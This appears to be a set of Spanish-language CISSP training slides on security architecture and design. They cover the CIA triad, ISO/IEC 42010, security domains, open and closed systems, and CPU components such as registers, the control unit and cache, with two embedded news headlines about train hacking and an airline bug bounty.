


# CISSP—Certified Information Systems Security Professional

*SECURITY ARCHITECTURE & DESIGN*



# Libros




- ❑ Seguridad de Hardware.
- ❑ Seguridad de Software.
- ❑ Seguridad de Sistemas Operativos.
- ❑ Modelos de Seguridad.

# En este capítulo aprenderá

- **Arquitectura de sistemas seguros.**
- **Arquitectura de Aplicaciones y Sistemas Operativos Seguros.**
- **Bases de informática de confianza(TCB) y mecanismos de seguridad.**
- **Modelos de Software de Seguridad de la Información.**
- **Modelos de Seguridad - (Security Models).**
- **Criterios de Evaluación - (Evaluation Criteria).**

# La seguridad de la información



**Disponibilidad.** Prevención de pérdida de acceso a los datos y recursos.



**Integridad.** Prevención de modificación de datos y recursos no autorizados.




**Confidencialidad.** Prevención de revelación de información, no autorizada.



Estos atributos principales se ramifican en más atributos de seguridad como son

- Autenticidad** - (authenticity)
- Auditabilidad** - (accountability)
- No repudio** - (nonrepudiation)
- Confianza** - (dependability)

# La seguridad de la información



- **Autenticidad** - (authenticity)
  - Garantiza el origen de la información, validando el emisor para evitar suplantación de identidades.
- **Auditabilidad**- (accountability)
  - Definen que todos los eventos del sistema deben ser registrados.
- **No repudio** - (nonrepudiation)
  - Evita que una entidad que haya enviado o recibido información, alegue ante terceros no haberlo hecho.
- **Confiabilidad** - (dependability)
  - Garantiza que la información generada sea la adecuada para el uso en las tomas de decisiones.



*Uno de los aspectos más críticos de la seguridad de software pertenecen a su arquitectura.*



The Hacker News

Compartido públicamente. - 24 abr. 2015

#Hackers Can Crash Trains!



# Cyber Holocaust

## Hackers Could Crash Trains

Hacking and Crashing Trains! Upcoming Cyber Holocaust

Un nuevo sistema de señalización ferroviaria de alta tecnología se está probando en el Reino Unido y podrían ser hackeado por los ciberdelincuentes para causar que los trenes que se aproximan a altas velocidades, choquen entre si.



© ALAMY





The Hacker News

Compartido públicamente. - 15 may. 2015

Hey Hackers! Win Free Air Miles for Finding Flaws in United Airlines.



Win Free Air Miles for Finding Security Flaws in United Airlines



<http://www.foxnews.com/us/2015/04/17/security-expert-pulled-off-flight-by-fbi-after-exposing-airline-tech/>



# Security Architecture and Design

Componentes de seguridad del software

Los Sistemas Operativos

Hardware

Describe fundamentalmente

# Security Architecture and Design

**La seguridad de la arquitectura y el diseño. Es un dominio de 3 partes.**

**Hardware and software.** Requeridos para tener un sistema de computador seguro.

**Logical models.** Requeridos para mantener el sistema (lógico) seguro.

**Evaluation models.** Cuantifica que tan seguro el sistema realmente es.

Muchos aspectos de un sistema pueden estar asegurados y pueden suceder en varios niveles y distintos grados.

# Conceptos

## Diseno de Sistema Seguro

Trasciende las implementaciones de hardware y software específicas y representan mejores prácticas universales.

## Arquitectura de Seguridad de Hardware

Se enfoca en el hardware de computadora. Componentes físicos, requeridos para tener un sistema seguro. El Hardware debe proporcionar **confidencialidad, integridad y disponibilidad** para los procesos, datos y usuarios que maneja.

## Sistema Operativo Seguro y Arquitectura de Software

Se construyen sobre un hardware seguro facilitando una interfaz segura entre el hardware y las aplicaciones(usuarios finales) que acceden el hardware.


Los sistemas operativos proveen recursos de memoria, y administración de los procesos.



La seguridad es mejor si es diseñada, construida o aplicada en los inicios de la creación del Hardware, Sistemas Operativos y Aplicaciones. Y no ser agregadas luego como una parte independiente.

Una vez que la seguridad es integrada como parte del diseño, esta tiene que ser implementada, probada, evaluada, certificada y acreditada.

La seguridad que provee un producto debe ser evaluada sobre la **disponibilidad, integridad y confidencialidad** que pretende ofrecer.



# Conceptos de Seguridad y diseño



# Architecture Design

## Arquitectura

- Es la representación de un sistema.
- Los componentes que las forman.
- La manera en cómo interactúan esos componentes.
- La relación con el entorno.

Una arquitectura provee diferentes vistas del sistema, basadas en las necesidades de los interesados(stakeholders) del sistema.

La arquitectura está en el nivel más alto cuando se trata de el proceso general de desarrollo de sistemas. Se trata de las construcciones conceptuales que deben ser entendidos antes de llegar a las fases de diseño y desarrollo.

## **Es en el nivel arquitectónico respondemos a preguntas**

¿Por qué estamos construyendo este sistema ?

¿Qué tipo de seguridad y protección se requiere?

¿Quién va a utilizarlo y por qué ?

¿Qué se necesita para ser capaz de comunicarse con?

¿Cómo se va a utilizar ?

¿Qué tipo de seguridad y protección se necesita?

¿En qué ambiente funcionara ?

¿Qué se necesita para ser capaz de comunicarse con?

**Este Extracto de la configuración proporciona las metas que se utilizan para guiar las siguientes fases de diseño y desarrollo.**

# Architect

**El arquitecto** crea documentación que describe formalmente la arquitectura del sistema, para cada uno de estos actores que mejor abordan su preocupaciones y puntos de vista.

Cada interesado revisará su documentación para asegurarse de que el arquitecto no ha perdido nada.

Una vez aprobada la arquitectura, los diseñadores y desarrolladores de software son traídos para empezar a construir el sistema.



# Stakeholders



Un arquitecto necesita alcanzar los objetivos que se supone que el sistema debe lograr para cada grupo de interés (stakeholders).



Una de las partes interesadas, está preocupado por la **funcionalidad** del sistema.


Otra está preocupado por la **interoperabilidad**.



Otra está preocupado por el **rendimiento**.

Otra de las partes interesadas se preocupa por la **seguridad**.





# Fase de Diseño del Sistema

**En la fase de diseño del sistema, se recolectan especificaciones de requisitos del sistema y los lenguajes de modelado, para establecer cómo el sistema va a lograr los objetivos de diseño, como:**

Compatibilidad.

La funcionalidad requerida.

Tolerancia a fallos.

Facilidad de uso.

Extensibilidad.

Seguridad

Facilidad de mantenimiento.

## **Normas que describen las especificaciones de arquitecturas de sistemas.**

- La IEEE creó el estándar (**Standard 1471**) que se llamaba **Práctica IEEE Recomendada para la Descripción arquitectónica de Sistemas de Software-Intensivo**. Este fue adoptado por la ISO y se publicó en 2007 como **ISO / IEC 42010: 2007**

Se actualizó a **ISO / IEC / IEEE 42010, Sistemas e ingeniería de software Descripción Arquitectura**. La norma está evolucionando y siendo mejorada. El objetivo es estandarizar internacionalmente, como la arquitectura del sistema se lleva a cabo, en lugar de que los desarrolladores de productos estén improvisando y viendo con sus propios enfoques de propiedad.

**Calidad**

**Interoperabilidad**

**Extensibilidad**

**Portabilidad**

**Seguridad**

**El enfoque disciplinado para la arquitectura  
del sistema permite una mejor**



**ISO/IEC 42010:2007** sigue la misma terminología que se utilizaba en el formal enterprise architecture frameworks

**Architecture.** Organización fundamental de un sistema incorporado en sus componentes, sus relaciones entre sí y con el medio ambiente, y los principios que guían su diseño y evolución.

**Architectural descripción (AD).** Colección de tipos de documentos para transmitir una arquitectura de una manera formal.

**Stakeholder** individuo, equipo u organización con intereses en, o preocupaciones con respecto a un sistema.

**View.** Representación de todo un sistema desde la perspectiva de un conjunto relacionado de preocupaciones.

# Understanding ISO/IEC/IEEE 42010:2011

**Standard for Architecture description (Recommended Practice for Architectural Description of Software-intensive Systems).**

Aprobada el 10 de Noviembre del 2011, bajo el nombre de **ISO/IEC 42010:2011, Los sistemas y la ingeniería de software - Descripción Arquitectura.** es la última edición de la IEEE Std 1471 el original: 2000, **Práctica recomendada para la descripción arquitectónica de sistemas intensivos en software.**

Esta norma sustituye IEEE 1471: 2000. El nuevo estándar, denominado ISO / IEC / IEEE 42010: 2011, Sistemas e ingeniería de software - Descripción Arquitectura, está disponible en IEEE e ISO.




# Layering

**Layering** Separa la funcionalidad del Hardware y Software en niveles modulares.

La complejidad de la funcionalidad, de una capa (Hardware) no afectan a la otra (Aplicación).

## Security architecture layers

1. Hardware
2. Kernel and device drivers
3. Operating System
4. Applications



# Security Domains

Los dominios son grupos de **sujetos y objetos** con los requisitos de seguridad similares.


En el kernel, Existen dos dominios o capas.

- [user mode]
- [kernel mode].

En una red un dominio es un conjunto de recursos físicos y lógicos que están disponibles.

**Routers, File Servers, Web Servers**

Los sujetos pueden ser un grupo de usuarios, procesos o aplicaciones.



# Security Domains

Un dominio de seguridad se basa en que los recursos dentro de una misma estructura lógica (dominio), están trabajando bajo los mismos esquemas de políticas de seguridad y gestionado por el mismo grupo.

Estos pueden ser diseñados en una manera jerárquica de manera que puedan mostrar la relación entre los diferentes dominios y la manera en que los sujetos se comunican con ellos.

# Open and Closed Systems


**Un sistema abierto** utiliza el hardware y los estándares abiertos, utilizando componentes estándar de una variedad de proveedores.

**Un sistema cerrado** utiliza hardware o software propietario.

"Open System" no es lo mismo que "Open Source".

**Un sistema abierto** utiliza hardware y software estándar.

**Software de código abierto** hace que el código fuente disponible públicamente.




# *Secure Hardware Architecture*



# La arquitectura de Hardware Seguro


Se enfoca en el hardware del equipo físico necesario para tener un sistema seguro. El hardware debe proporcionar **confidencialidad, integridad y disponibilidad** de los procesos, datos y usuarios.



# Arquitectura del Computador

Abarca todas las partes de un sistema de ordenador que son necesarios para que funcione.

- Sistema Operativo
- Chip de Computadora
- Circuitos Logicos
- Dispositivos de almacenamiento
- Dispositivos de entrada/salida
- Componentes de seguridad
- Buses
- Interfaces de red



# Central processing unit (CPU)

**Capaz de controlar y realizar cálculos matemáticos.**

Añadir números

Realizar operaciones lógicas

Extrae instrucciones de la memoria y las ejecuta.

Los sistemas operativo y las aplicaciones realmente sólo se componen de líneas y líneas de instrucciones.

Es una pieza de hardware, tiene su propio conjunto de instrucciones que es necesario para llevar a cabo sus tareas.

Un conjunto de instrucciones es un lenguaje de un sistema operativo que debe ser capaz de hablar para comunicarse adecuadamente a una CPU.



# Central processing unit (CPU)

Extrae instrucciones de la memoria y las ejecuta.

Se miden por el número de ciclos de reloj por segundo (2,4 GHz).

El sistema operativo debe estar diseñado para trabajar dentro de esta arquitectura de CPU.


La CPU contiene registros que apuntan a direcciones de memoria que contienen las siguientes instrucciones a ser ejecutadas, y que habilitan a la CPU para mantener el estado de la información de los datos que deben ser procesados.

Todas las operaciones dentro de la CPU se llevan a cabo por señales eléctricas a diferentes voltajes en diferentes combinaciones, y cada transistor ejerce en este voltaje, lo que representa 0 y 1 al sistema operativo.

# (CPU)

La CPU obtienen instrucciones en lenguaje de máquina y las ejecuta.

**El proceso y ejecución se realiza en 4 pasos.**




# Register

**Un registro** es un pequeño lugar de almacenamiento temporal, integrados y utilizados por la CPU para **almacenar instrucciones y datos**.

Acceder a la memoria para obtener información sobre qué instrucciones y datos deben ser ejecutados es un proceso mucho más lento que el acceso a un registro, que es un componente de la propia CPU.

El Software mantiene sus instrucciones y datos en la memoria. Cuando una acción debe llevarse a cabo en los datos, las instrucciones y las direcciones de memoria de datos se pasan a la CPU.



## Una CPU tiene varios tipos diferentes de registros.

1

### General Registers

Posición temporal de la memoria que el CPU utiliza durante el procesos de ejecutar instrucciones.

Se utiliza para mantener las **variables** y los **resultados temporales** mientras la ALU trabaja a través de sus pasos de ejecución(Funciones Lógicas y Matemáticas).

2

### Special registers (registros dedicados)

Posicion temporal de la memoria que contiene los **parámetros de procesamiento críticos**.

**Retiene información como:**

- program counter.
- stack pointer.
- program status word (PSW).

### The program counter register

Contiene la dirección de memoria de la **proxima instrucción** que se generara.

### The program status word (PSW)

Variable de condición que indica al CPU en que **modo las instrucciones necesitan ser llevadas a cabo**.

(Kernel Mode/User Mode)

Si el **PSW tiene un bit encendido** que le indica la instrucción a ser ejecutada, en modo privilegiado (**Kernel Mode**), esto quiere decir que es un proceso seguro(un proceso del Sistema Operativo).


Este realiza la solicitud y puede tener acceso a las funcionalidades que no estan disponibles en User Mode.

# The Microarchitecture

contiene las cosas que componen el CPU físicamente (**registers, logic gates, ALU, cache, etc.**).

El CPU sabe mecánicamente como usar todas esas partes, solo necesita saber que el Sistema Operativo quiere o necesita hacer.

Para poder compartir el mismo lenguaje(instruction set), el **Sistema Operativo y la CPU** deben trabajar en la misma arquitectura de anillo.



# Control Unit


Parte de la CPU que **supervisa la colección de instrucciones y los datos de la memoria** y la forma en que se pasan a los componentes de procesamiento de la CPU.

Administra y sincroniza el sistema, mientras diferentes códigos de aplicaciones e instrucciones del Sistema Operativo son ejecutadas.

Determina que instrucciones de aplicaciones se procesan, en qué prioridad y en qué espacio y tiempo(**Time Slicing**).

Controla cuando se ejecutan las instrucciones, y esta ejecución habilita a las aplicaciones para procesar datos.

Es el componente que va y obtiene el código(**Fetch**), lo interpreta(**Decode**) y supervisa la ejecución(**Execute**) de los diferentes conjuntos de instrucciones.



La unidad de control funciona como un policía de tráfico, lo que indica cuando las instrucciones se envían al procesador.

# Cache memory

La memoria caché es la memoria más rápida en el sistema, necesario para seguir el ritmo de la CPU, ya que obtiene y ejecuta instrucciones.

Los datos más utilizados por la CPU se almacena en la memoria caché.

La siguiente mas rápida, es la memoria caché de **Nivel 1**, localizada en la misma CPU.


La caché de **Nivel 2** es conectada al CPU, pero fuera de él. SRAM (Static Random Access Memory) is used for cache memory.

La parte más rápida de la caché de la CPU es el archivo de registro, que contiene múltiples registros.

# ALU

La ejecución actual de las instrucciones es realizada por la **Unidad Aritmetico Logica (ALU)**.

